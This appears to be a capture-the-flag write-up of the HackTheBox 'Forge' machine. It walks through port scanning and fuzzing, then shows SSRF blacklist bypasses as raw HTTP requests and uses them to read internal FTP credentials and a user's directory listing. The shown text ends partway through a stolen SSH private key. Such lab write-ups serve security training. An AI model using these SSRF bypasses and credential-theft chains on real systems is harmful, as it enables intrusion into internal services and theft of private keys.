

## 1.0 RECONNAISSANCE

### 1.1 Network Port Scanning

#### 1.1.1 Port 21

Discover port 21 with FTP services, seem blocked by firewall as this is not in open status.

```
PORT STATE SERVICE VERSION
21/tcp filtered ftp
```

#### 1.1.2 Port 22

Discover Port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.3.

```
22/tcp open      ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
    256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
    256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
```

#### 1.1.3 Port 80

Discover Port 80 with Apache httpd 2.4.41 of webserver.

```
80/tcp open      http      Apache httpd 2.4.41
  _http-title: Gallery
  _http-server-header: Apache/2.4.41 (Ubuntu)
```

#### 1.1.4 UDP Scan

In UDP Scan, we dint discover any vulnerability port, port status and associate services.

```
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Forge$ sudo nmap -T4 -A -sU 10.10.11.111 -oN ./nmap/forgue-udp.nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-26 16:25 +08
Warning: 10.10.11.111 giving up on port because retransmission cap hit (6).
Nmap scan report for forge.htb (10.10.11.111)
Host is up (0.26s latency).
Not shown: 994 closed udp ports (port-unreach)
PORT      STATE SERVICE VERSION
989/udp   open|filtered ftps-data
2002/udp   open|filtered globe
16970/udp  open|filtered unknown
22053/udp  open|filtered unknown
39683/udp  open|filtered unknown
50164/udp  open|filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

## 1.2 Web Fuzzing

### 1.2.1 Directory fuzz

Fuzzing the directory of root domain. Discover 'uploads' directory.

```
-----  
:: Method      : GET  
:: URL         : http://forge.htb/FUZZ  
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt  
:: Output file  : ./web-dir/forge-80.ffuf  
:: File format  : json  
:: Follow redirects : false  
:: Calibration  : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200,204,301,302,307,401,403,405  
-----
```

```
server-status [Status: 403, Size: 274, Words: 20, Lines: 10]  
static        [Status: 301, Size: 307, Words: 20, Lines: 10]  
upload        [Status: 200, Size: 929, Words: 267, Lines: 33]  
uploads       [Status: 301, Size: 224, Words: 21, Lines: 4]  
:: Progress: [00/75 / 80/75] :: Job: [4/4] :: 458 req/sec :: Duration: [0:00:11] :: Errors: 0
```

### 1.2.2 Vhost Fuzz

Discover admin vhost of the domain.

v1.3.1 Kali Exclusive <3


```
-----  
:: Method      : GET  
:: URL         : http://forge.htb  
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt  
:: Header      : Host: FUZZ.forge.htb  
:: Follow redirects : false  
:: Calibration  : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200,204,301,302,307,401,403,405  
:: Filter      : Response words: 18  
-----
```

```
admin [Status: 200, Size: 27, Words: 4, Lines: 2]  
:: Progress: [1/8 / 1/800] :: Job: [1/1] :: 458 req/sec :: Duration: [0:00:02] :: Errors: 0
```

## 1.3 Website enumeration

### 1.3.1 Gallery

Website designed for upload image or as Gallery services. Upload image button action.



Check on the source. Discovered upload and static directory.


```
<header>
  <nav>
    <h1 class=""><a href="/">Gallery</a></h1>
    <h1 class="align-right"><a href="/upload">Upload an image</a></h1>
  </nav>
</header>
<br><br>
<center>
  <table align="center">
    <tr>
      <td>
        <center>
          
        </center>
      </td>
      <td>
        <center>
          
        </center>
      </td>
    </tr>
  </table>
</center>
```

### 1.3.2 Upload directory

'/upload' directory. Discovered that the services will allow user to upload image or file from local or url.


#### 1.3.2.1 Upload file from local

Discover an option for upload file from local.



The screenshot shows a web interface with two tabs: 'Upload local file' and 'Upload from url'. The 'Upload local file' tab is active. It contains a 'Browse...' button, the text 'No file selected.', and a 'Submit' button.

Test random upload an random file. File name being encoded with base64.



The screenshot shows the same web interface as before, but now it displays a success message: 'File uploaded successfully to the following url:' followed by a blue, underlined URL: <http://forge.htb/uploads/B0d5UFLmBjU88YiDY7bh>. The 'Browse...' button and 'No file selected.' text are still present, but the 'Submit' button is no longer visible.

Intercept request via BurpSuite. Doesn't found any interesting parameter or request body data.

```
1 POST /upload HTTP/1.1
2 Host: forge.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----19521028414104292465246709957
8 Content-Length: 366
9 Origin: http://forge.htb
0 Connection: close
1 Referer: http://forge.htb/upload
2 Upgrade-Insecure-Requests: 1
3 Sec-GPC: 1
4
5 -----19521028414104292465246709957
6 Content-Disposition: form-data; name="file"; filename="soda.tst"
7 Content-Type: application/vnd.etsi.timestamp-token
8
9 sodaIsHere
0
1 -----19521028414104292465246709957
2 Content-Disposition: form-data; name="local"
3
4 1
5 -----19521028414104292465246709957--
6
```

### 1.3.2.2 Upload file from URL

Upload an image from attacker machine.

Upload local file

Upload from url


URL cannot be empty!

Open a listener and try to receive connection from server. Seem like the server will try to get or download the file or images from the provided url.

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Forge/www$ nc -lvnp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:48850.
GET / HTTP/1.1
Host: 10.10.14.5
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

## 1.4 ADMIN Vhost


Access to 'admin.forge.htb'. The server response will only localhost address is allowed.



## 1.5 SSRF Vulnerability

### 1.5.1 Blacklist address.

When we submit the url with 127.0.0.1 address. Server blocked 127.0.0.1 address.



## 1.5.2 Localhost address

Test with <http://127.1> address.

Upload local file

Upload from url

## 1.5.3 Concept 127.1 address


Which will pointing back to localhost address.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Forge$ ping 127.1
PING 127.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.075 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.094 ms
^C
--- 127.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.031/0.069/0.094/0.023 ms
```

## 1.5.4 Bypass Blacklist address

### 1.5.4.1 Upper case

Change the word of domain to upper case as below.



## Change of localhost address to Upper

```
1 POST /upload HTTP/1.1
2 Host: forge.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://forge.htb
10 Connection: close
11 Referer: http://forge.htb/upload
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
15 url=http://locaLHost&remote=1

32 </h2>
33 <div id="form-div">
34
35 </div>
36 </div>
37 </center>
38 <br>
39 <br>
40 <h1>
41 <center>
42 <strong>
43   File uploaded successfully to the
44   following url:
45 </strong>
46 </center>
47 <h1>
48 <center>
49 <strong>
50   <a href="
51     http://forge.htb/uploads/hjEpajXDhoGoSTOkd
52     FRa">
53       http://forge.htb/uploads/hjEpajXDhoGoSTO
54       kdFRa
55   </strong>
56 </center>
57 </h1>
58 </body>
59 </html>
```

### 1.5.4.2 Server response for 127.1 address

The server response with success request. It allowed get some file from the addresses.

Submit

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/l6KWXvfcoB8WPdCU11Cs>**



## 1.5.5 FTP localhost

As we already bypassed the blacklisted address. We can now check for FTP port to gather more information.

```
1 POST /upload HTTP/1.1
2 Host: forge.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://forge.htb
10 Connection: close
11 Referer: http://forge.htb/upload
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
15 url=http://localhost:21&remote=1

22 </nav>
23 </header>
24 <center>
25 <br>
26 <br>
27 <div id="content">
28 <h2 onclick="show_upload_local_file()">
  Upload local file
29 </h2>
30 <h2 onclick="show_upload_remote_file()">
  Upload from url
31 </h2>
32 </div>
33 <div id="form-div">
34
35
36 </div>
37 </center>
38 <br>
39 <br>
40 <h1>
41 <center>
42 <strong>
  An error occured! Error : (&#39;Connection
  aborted.&#39;; BadStatusLine(&#34;220
  Forge&#39;s internal ftp server\r\n&#34;))
43 </strong>
44 </center>
45 </h1>
46 </body>
47 </html>
```

## 1.5.6 Admin VHOST

SSRF to admin vhost

```
1 POST /upload HTTP/1.1
2 Host: forge.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://forge.htb
10 Connection: close
11 Referer: http://forge.htb/upload
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
15 url=http://adMin.Forge.Htb&remote=1

32 </h2>
33 <div id="form-div">
34
35 </div>
36 </div>
37 </center>
38 <br>
39 <br>
40 <h1>
41 <center>
42 <strong>
  File uploaded successfully to the
  following url:
43 </strong>
44 </center>
45 </h1>
46
47 <center>
48 <strong>
  <a href="
  http://forge.htb/uploads/2KpOckWMSXW79Ewko
  1AH">
    http://forge.htb/uploads/2KpOckWMSXW79Ew
    ko1AH
  </strong>
49 </center>
50 </h1>
51 </body>
52 </html>
```

## 1.6 Admin panel

Discover the admin panel or portal, when accessing the page.

```
sodanew@kali: ~/Documents/HTB/Machine/Linux/Forge$ curl http://forge.htb/uploads/2KpOckWMSXW79Ewko1AH
<!DOCTYPE html>
<html>
<head>
  <title>Admin Portal</title>
</head>
<body>
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
      <h1 class="align-right"><a href="/upload">Upload image</a></h1>
    </nav>
  </header>
  <br><br><br><br>
  <center><h1>Welcome Admins!</h1></center>
</body>
</html>sodanew@kali: ~/Documents/HTB/Machine/Linux/Forge$
```

### 1.6.1 Announcement directory

Access 'ADMIN.FORGE.HTB/announcements' directory via SSRF vuln. Obtained FTP credentials and knowing the 'upload' directory now support for ftp. The upload directory also contain configuration that allowed to upload with a 'url' parameter.

```
<!DOCTYPE html>
<html>
<head>
  <title>Announcements</title>
</head>
<body>
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">
  <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
      <h1 class="align-right"><a href="/upload">Upload image</a></h1>
    </nav>
  </header>
  <br><br><br>
  <ul>
    <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
    <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
    <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
  </ul>
</body>
</html>
```

## 1.6.2 Upload directory

Access 'ADMIN.FORGE.HTB/upload' directory via SSRF vuln. The upload directory is quite like root domain page.

```
<!DOCTYPE html>
<html>
<head>
  <title>Upload an image</title>
</head>
<body onload="show_upload_local_file()">
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">
  <link rel="stylesheet" type="text/css" href="/static/css/upload.css">
  <script type="text/javascript" src="/static/js/main.js"></script>
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
      <h1 class="align-right"><a href="/upload">Upload image</a></h1>
    </nav>
  </header>
  <center>
    <br><br>
    <div id="content">
      <h2 onclick="show_upload_local_file()">
        Upload local file
      </h2>
      <h2 onclick="show_upload_remote_file()">
        Upload from url
      </h2>
      <div id="form-div">

    </div>
    </div>
  </center>
  <br>
  <br>
</body>
</html>
```

## 1.7 Double SSRF with FTP credentials

Add the 'url' parameter and ftp credentials. The server success upload the file.

The screenshot displays an HTTP request and response in a browser's developer tools. The request is a POST to /upload with the following headers:

- Host: forge.htb
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 83
- Origin: http://forge.htb
- Connection: close
- Referer: http://forge.htb/upload
- Upgrade-Insecure-Requests: 1
- Sec-GPC: 1

The request body contains the following data:

```
url=
http://adMin.Forge.Htb/upload?u=ftp://user:heightofsecurityl23!@127.1/&remote=1
```

The response is an HTML page with the following structure:

```
<h2>
<div id="form-div">
  </div>
</div>
</center>
<br>
<br>
<h1>
  <center>
    <strong>
      File uploaded successfully to the
      following url:
    </strong>
  </center>
</h1>
<h1>
  <center>
    <strong>
      <a href="
http://forge.htb/uploads/rY8zvQI5NoX33aJxpF8U">
http://forge.htb/uploads/rY8zvQI5NoX33aJxpF8U
      </strong>
    </center>
  </h1>
</body>
</html>
```


### 1.7.1 User directory

We discover user directory.

```
</body>
</html>sodanew@kalinev:~/Documents/HTB/Machine/Linux/Forge$ curl http://forge.htb/uploads/rY8zvQI5NoX33aJxpF8U
drwxr-xr-x  3 1000    1000      4096 Aug 04 19:23 snap
-rw-r----- 1 0      1000      33 Jan 22 21:04 user.txt
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Forge$
```

### 1.7.2 SSH directory

Edit the request to grab SSH private key



### 1.7.3 SSH private key

We were able to obtain the private key of user.

```
<  →  ↻  ⚠ Not secure | view-source:forge.htb/uploads/WFb4qzAZk8yTsk060PrV
line wrap
1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3B1bnNzaC1rZktldjEAAAABG5vbmUAAAEbm9uZ0AAAAAABAAABlWAAAAdzc2gtcn
3  NhAAAAAwEAAQAAAEANZiO+OyVfgnftqo5as+orHw/v1Wbr6616B7Ty2Pd009N1x0mTHR3
4  rxnHou4/1p02njPf5GbjVHAsMwJDmDnjagZf090YCK7hr7FV6xLUMThwck0h10VUe
5  7Jh1d+jfpDYXq0N5r6Dz0D15MmLKL9n5rbtFko3xaLewkHYTE2Y3uvVppxscv3/6uk
6  r6p7bzcRygYrTYEAWG5g0RfSqhC3Hao0XxiXgGzTWyXtf204zmNhtfdgWMBPfbgFgZ3D
7  WJ+uZz/V0bp0IIKEfsgX+cWQut8RJAnKgTUjGAmFNL9nJxomYHly5Q2zXl4UYXZxR8G
8  nL6X0+KRGlaNfDcoyKLT6s1G8+bc6jJlDIES1ebAS/ZLATTsah461E/vv9X0J05qEXR
9  GUz+aplZd64wv15Nuerdy9PT6x86KR5pobCseW6RPLVib9EqmH279mXub4zYHeg+nyD
10 K6u1/nrmRYU0adgCKXR7z1Em3mgj4hu4cFash/KIAAFgK9tV02vbbw9AAAA83Nza1yc2
11 EAAAGBAJ2SDvkM5H4J37aq0WfPqK1x8NVm6xuouge079j3UNPT5sTprR0d658R6Lr+P5d
12 aTtp4z3+Rm41RwLDMCQ15gzY2qmXzvTmAuY4a+xVesZVFk4cChqNISDlhb0YdXfo36Q2
13 GF6jjea+g8zgy0VjMcyptfZ+a27RZKN8W13sJB2EXNmGN7r1aacbJwryf+rpK+qe283EcoG
14 K08hAFoYDkX7ko0tx2qdsV4L48s01s17X9q0M5jYbLX3YfLgarH24BYgdw1lfrts/iTm6
15 dCCCh7Jf/nfLOLFESQ3yoE1IXjZnJus/ZycaJmB5ckM9s+FGf1816/Bp1+19PpyQ0Y
16 JWjRXQTMpC0xrIhRfn30cyYg9REonmEV25wE07Gh+01BP77/VzidoahF8RLM/mqZcwXu
17 MFR4kjbqW8Vt0xsQepEearMmWfQETy15G/Rkp10dZU/L7tG+M2IRIPg8gyurov565KWF
18 DmnYAl0e85Rj15oI+IbuHBwRb/yP0AAAAAMBAAEAAAGALBhHoGJwsZTJjYBwPc72KdK9r
19 rQ5aLca+DumOa1cLSmPLxP+an52HYe7u9fLfdtY4V0znYMaG0HCiWYCTu4Qow0cmWOU
20 xw9BMP0Le7Mm60Jtm0rR0sF9vUgc9ZvV0GBjCXjzqPL/pBhwdmb/hkAYK6Ygf3fktk0h
21 ZA6z2QaZ6p0W0E1Q0N2ZgPAnshEYcwjaka3rPkRAhp3RBY5m6v090ubB/Dje10bF98
22 yv9Kz1b5bDcEgcWNhL1ZdHwJjJPApLuz6oIn+uIEcLvv18h3dhIKPePhjTXXM1987F8+
23 kHdcjpjKSns5jhIAIVxFu3M67N8538FnioaWpIibZxwhYV90V7uAra3eU6miKnSedUm1z/
24 wDa0v1swk9HwZLXGvDRWCMTFGTRnyetZbgA9vVKhNUTGqg8skZxoP1ju1ANvaavZiRMeu
25 DXfKpfn2GkoA/uod3LpYz30cT80afdbwAJ0MHNFfKvBgDvtn8Ug4/yfLCueQdLCBAAAA
26 wFoM1Wgd3jFF18qgCRI14rDTpa7wzn50G0HLeWuzqjFMqtLQcdLhmlVDA7a0E6fyLYbM
27 6s5eyvKPIKckcL5YQav63V0BwRv9npatS9ISxvT15n26hPF80PamPbnAEUbmHds1qUf
28 FDb5B7L+sjA1/J2Yg0KbgvgUd45J5SeaoR8x32Vkw8WKDD663agTMsqRM/LyT3qLk1zwvg
